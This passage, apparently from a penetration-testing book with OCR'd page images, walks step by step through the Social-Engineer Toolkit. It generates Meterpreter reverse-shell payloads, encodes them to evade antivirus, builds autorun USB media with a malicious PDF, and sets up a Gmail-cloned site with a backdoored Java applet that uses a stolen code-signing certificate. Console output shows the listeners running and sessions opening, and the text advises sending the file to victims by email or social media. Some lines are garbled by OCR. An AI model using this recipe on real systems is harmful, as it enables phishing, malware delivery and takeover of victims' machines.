
```
What payload do you want to generate:

  Name:                                       Description:

   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Bind Shell                      Execute payload and create an accepting port on remote system
   5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   8) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and spawn Meterpreter
  11) SE Toolkit Interactive Shell            Custom interactive reverse toolkit designed for SET
  12) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES encryption support
  13) RATTE HTTP Tunneling Payload            Security bypass payload that will tunnel all comms over HTTP
  14) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter payload through shellcodeexec
  15) PyInjector Shellcode Injection          This will drop a meterpreter payload through PyInjector
  16) MultiPyInjector Shellcode Injection     This will drop multiple Metasploit payloads via memory
  17) Import your own executable              Specify a path for your own executable

set:payloads>2
```

Selecting the second option will choose the payload type to be the meterpreter reverse TCP. However, we can choose any payload according to our requirement. This selected payload will spawn a shell at the target system and send back the access to the attacker. However, let's see the next option as follows:



```
Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

   1) avoid_utf8_tolower (Normal)
   2) shikata_ga_nai (Very Good)
   3) alpha_mixed (Normal)
   4) alpha_upper (Normal)
   5) call4_dword_xor (Normal)
   6) countdown (Normal)
   7) fnstenv_mov (Normal)
   8) jmp_call_additive (Normal)
   9) nonalpha (Normal)
  10) nonupper (Normal)
  11) unicode_mixed (Normal)
  12) unicode_upper (Normal)
  13) alpha2 (Normal)
  14) No Encoding (None)
  15) Multi-Encoder (Excellent)
  16) Backdoored Executable (BEST)

set:encoding>2
```

After selecting the appropriate payload, we need to choose the encoding scheme for the payload to avoid detections. We chose the second option that denotes the usage of the `shikata_ga_nai` encoding. Let's see the next option as follows:




```
set:payloads> PORT of the listener [443]:6666
[-] Encoding the payload 4 times to get around pesky Anti-Virus. [-]

[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] Your payload is now in the root directory of SET as msf.exe
[-] Packing the executable and obfuscating PE file randomly, one moment.
[-] The payload can be found in the SET home directory.
set> Start the listener now? [yes|no]: yes
```

After choosing the encoding schemes, let's define the port required to handle incoming connections from the targeted system. In our case, this will be port number **6666**. However, in case of an organization where restrictions are imposed on random ports, we can go for ports such as 80 and 443 because they are generally not blocked.

Therefore, as soon as we define the port, SET begins the payload generation process and encodes it with the selected encoding schemes. It also defines the location where the generated payload lies at the attacker's system. We need to send this file to the victim using social media, e-mails, uploading at a server, or any other type of choice.

In the next step, SET asks the attacker to set up the handler. If we choose **yes**, SET launches Metasploit with an exploit handler, which will be waiting for incoming connections. As soon as the victim runs the executable file, the payload will make a connection to the attacker system, giving the attacker complete access to the target system as shown in the following screenshot:




```
[*] Processing src/program_junk/meta_config for ERB directives.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 6666
LPORT => 6666
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 0.0.0.0:6666
[*] Starting the payload handler...
msf  exploit(handler) >
[*] Sending stage (752128 bytes) to 172.16.139.128
[*] Meterpreter session 1 opened (172.16.139.1:6666 -> 172.16.139.128:1075) at 2013-12-23 17:03:21 +0530
```

The `Set ExitOnSession` command denotes returning from the exploit session or not returning from the exploit session, when a session gets created. Moreover, the `exploit -j` command denotes, running the exploit as a background process. This attack was the most basic attack vector of SET. Let's now extend our approach to some of the advanced attacks.

Infectious Media Generator


The **Infectious Media Generator** attack vectors produce media-type file format exploits, which can take the advantage of the vulnerabilities in the software that are working on the victim's system. The advantage of using **Infectious Media Generator** is its ability to create the `AUTORUN` file that will force the file execution at the victim's system as soon as the victim plugs in the malicious CD, DVD, USB, and so on.

So, let's see how to create an exploit with the **Infectious Media Generator** technique. From the SET menu, we will choose the third option, **Infectious Media Generator**, as shown in the following screenshot:




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set> 3
```

Next, SET asks us to choose the attack vector between **File-Format Exploits** or **Standard Metasploit Executable**, which we have seen in the previous method too. In this case, we choose **File-Format Exploits** as shown in the following screenshot:



```
The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

   1) File-Format Exploits
   2) Standard Metasploit Executable

  99) Return to Main Menu

set:infectious>1
(payload):172.16.139.1ress for the reverse connection (
```


Next, SET asks us to set the IP address of our machine on which we will be running the exploit handler, which is `172.16.139.1` in our case. Let's see the next step:



```
 Select the file format exploit you want.
 The default is the PDF embedded EXE.

           ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   5) Adobe Flash Player "Button" Remote Code Execution
   6) Adobe CoolType SING Table "uniqueName" Overflow
   7) Adobe Flash Player "newfunction" Invalid Pointer Use
   8) Adobe Collab.collectEmailInfo Buffer Overflow
   9) Adobe Collab.getIcon Buffer Overflow
  10) Adobe JBIG2Decode Memory Corruption Exploit
  11) Adobe PDF Embedded EXE Social Engineering
  12) Adobe util.printf() Buffer Overflow
  13) Custom EXE to VBA (sent via RAR) (RAR required)
  14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  15) Adobe PDF Embedded EXE Social Engineering (NOJS)
  16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  17) Apple QuickTime PICT PnSize Buffer Overflow
  18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  19) Adobe Reader u3D Memory Corruption Vulnerability
  20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>11
```

The next step is to define what type of the file format exploit will be used. We have plenty of attack vectors here, let's choose the 11th option, which is the **Adobe PDF Embedded EXE Social Engineering** exploit. This attack vector will create a malicious PDF containing an executable that delivers the system's access back to the attacker when it is run.

We can use this attack vector with an existing PDF file or we can use a built-in blank PDF file. However, an existing PDF with content will be less catchy, but let's use an empty one here just for the sake of learning. The next step is to choose the appropriate payload to use with the PDF file format exploit. We will choose to use the **Windows Meterpreter Reverse_TCP** type payload here using the second menu option. Let's see the following screenshot that demonstrates these options:



```
set:payloads>11


[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>2
set> IP address for the payload listener: 172.16.139.1
set:payloads> Port to connect back on [443]:7777
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /usr/share/set/src/program_junk/template.pdf directory
[*] Your attack has been created in the SET home directory folder 'autorun'
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
```

We can see that the next step is to define the address and the port of the listener that will be handling all of the communications from the target system to the attacker system. We will simply type in the IP address as `172.16.139.1` and the port number as `7777`.

After setting the preceding options, SET will create the malicious PDF file with the name `template.pdf` in the `program_junk` directory under `/usr/share/set/src`.


After the file generation process is over, we will copy the contents of the folder named `autorun` and we will write this onto a CD/DVD/USB.

SET asks to set up the appropriate listener in the next step. If we choose **yes**, SET will launch Metasploit and load the exploit handler with the values defined in the previous steps as follows:

```
[*] Processing /usr/share/set/src/program_junk/meta_config for ERB directives.
resource (/usr/share/set/src/program_junk/meta_config)> use multi/handler
resource (/usr/share/set/src/program_junk/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/usr/share/set/src/program_junk/meta_config)> set lhost 172.16.139.1
lhost => 172.16.139.1
resource (/usr/share/set/src/program_junk/meta_config)> set lport 7777
lport => 7777
resource (/usr/share/set/src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 172.16.139.1:7777
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 172.16.139.1
[*] Meterpreter session 1 opened (172.16.139.1:7777 -> 172.16.139.1:55665) at 2013-12-23 17:17:55 +0530
```

As we can see from the preceding screenshot, SET runs Metasploit itself by making use of **resource scripts**. Now, as soon as the victim plugs in his media device, the system's access is given back to the attacker and the meterpreter session gets opened.

On the victim side, an empty PDF that looks similar to the following screenshot will load up:



Website Attack Vectors


The **Website Attack Vectors** make use of fake websites much like the traditional phishing attacks. The difference in this method than in the other attack vectors is the use of malicious files such as Java applets. These Java applets when run on the target browser, will gain complete access of the system rather than just harvesting credentials. However, these attack vectors also contain various attack types to only harvest credentials as well.

So, let's focus on these attack vectors and see what attack types they have to offer.

The Java applet attack


In the Java applet attack type, the fake website will contain a malicious Java applet that, when made to run, will try to gain access to the target victim's system. However, a Java applet is a small application written in Java that executes in a process other than the web browser.

To execute this attack, we will choose the second option from the main menu of SET, **Website Attack Vectors**. Choosing this will present us with the following menu:




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Man Left in the Middle Attack Method
   6) Web Jacking Attack Method
   7) Multi-Attack Web Method
   8) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack > 1
```

The next step is to choose the attack type. We will choose the first option, **Java Applet Attack Method**. Choosing this option presents us with another menu as follows:



```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack > 1

  1. Java Required
  2. Gmail
  3. Google
  4. Facebook
  5. Twitter

set:webattack > Select a template: 2
```


In this step, SET will ask us to use the pre-existing web templates, or to clone a website, or to use a custom-made website and injecting the malicious applet into it. However, we will use the pre-existing web templates in this scenario and choose to use Gmail's clone to embed a malicious Java applet. Let's see the next step:



```
  Name:                                        Description:

   1) Windows Shell Reverse_TCP                Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter          Spawn a meterpreter shell on victim and send back to attacke
r
   3) Windows Reverse_TCP VNC DLL              Spawn a VNC server on victim and send back to attacker
   4) Windows Bind Shell                       Execute payload and create an accepting port on remote syste
m
   5) Windows Bind Shell X64                   Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64            Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64      Connect back to the attacker (Windows x64), Meterpreter
   8) Windows Meterpreter Egress Buster        Spawn a meterpreter shell and find a port home via multiple
ports
   9) Windows Meterpreter Reverse HTTPS        Tunnel communication over HTTP using SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS          Use a hostname instead of an IP address and spawn Meterprete
r
  11) SE Toolkit Interactive Shell             New custom interactive reverse shell designed for SET
  12) RATTE HTTP Tunneling Payload             Security bypass payload that will tunnel all comms over HTTP
  13) Import your own executable               Specify a path for your own executable

set:payloads > 2
```

The next option is to select the payload and we will use the **Windows Reverse_TCP Meterpreter** payload by selecting the second option from the list.

The next step is to define the encoding scheme to evade antivirus detections. We will choose **Backdoored Executable (BEST)** that is the backdoored executable method to encode our applet using **Ultimate Packer for Executables** (**UPX**). This encoding is best suited to encode executables due to its ability to bypass antivirus signatures. To use this option of encoding, we need to select the 16th option on the list of encoding schemes as follows:




```
   1) avoid_utf8_tolower (Normal)
   2) shikata_ga_nai (Very Good)
   3) alpha_mixed (Normal)
   4) alpha_upper (Normal)
   5) call4_dword_xor (Normal)
   6) countdown (Normal)
   7) fnstenv_mov (Normal)
   8) jmp_call_additive (Normal)
   9) nonalpha (Normal)
  10) nonupper (Normal)
  11) unicode_mixed (Normal)
  12) unicode_upper (Normal)
  13) alpha2 (Normal)
  14) No Encoding (None)
  15) Multi-Encoder (Excellent)
  16) Backdoored Executable (BEST)

set:encoding > 16
set:payloads > PORT of the listener [443]: 6666
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[*] Backdoor completed successfully. Payload is now hidden within a legit executable.
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.
[-] Packing the executable and obfuscating PE file randomly, one moment.
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate
set:payloads > Create a Linux/OSX reverse_tcp meterpreter Java Applet payload also? [yes|no]: no
```

Next, we need to select the port for the exploit handler that will be used to handle the incoming connection from the victim through the web server, which will automatically set up when this attack is run. We will use port 6666 in this scenario.

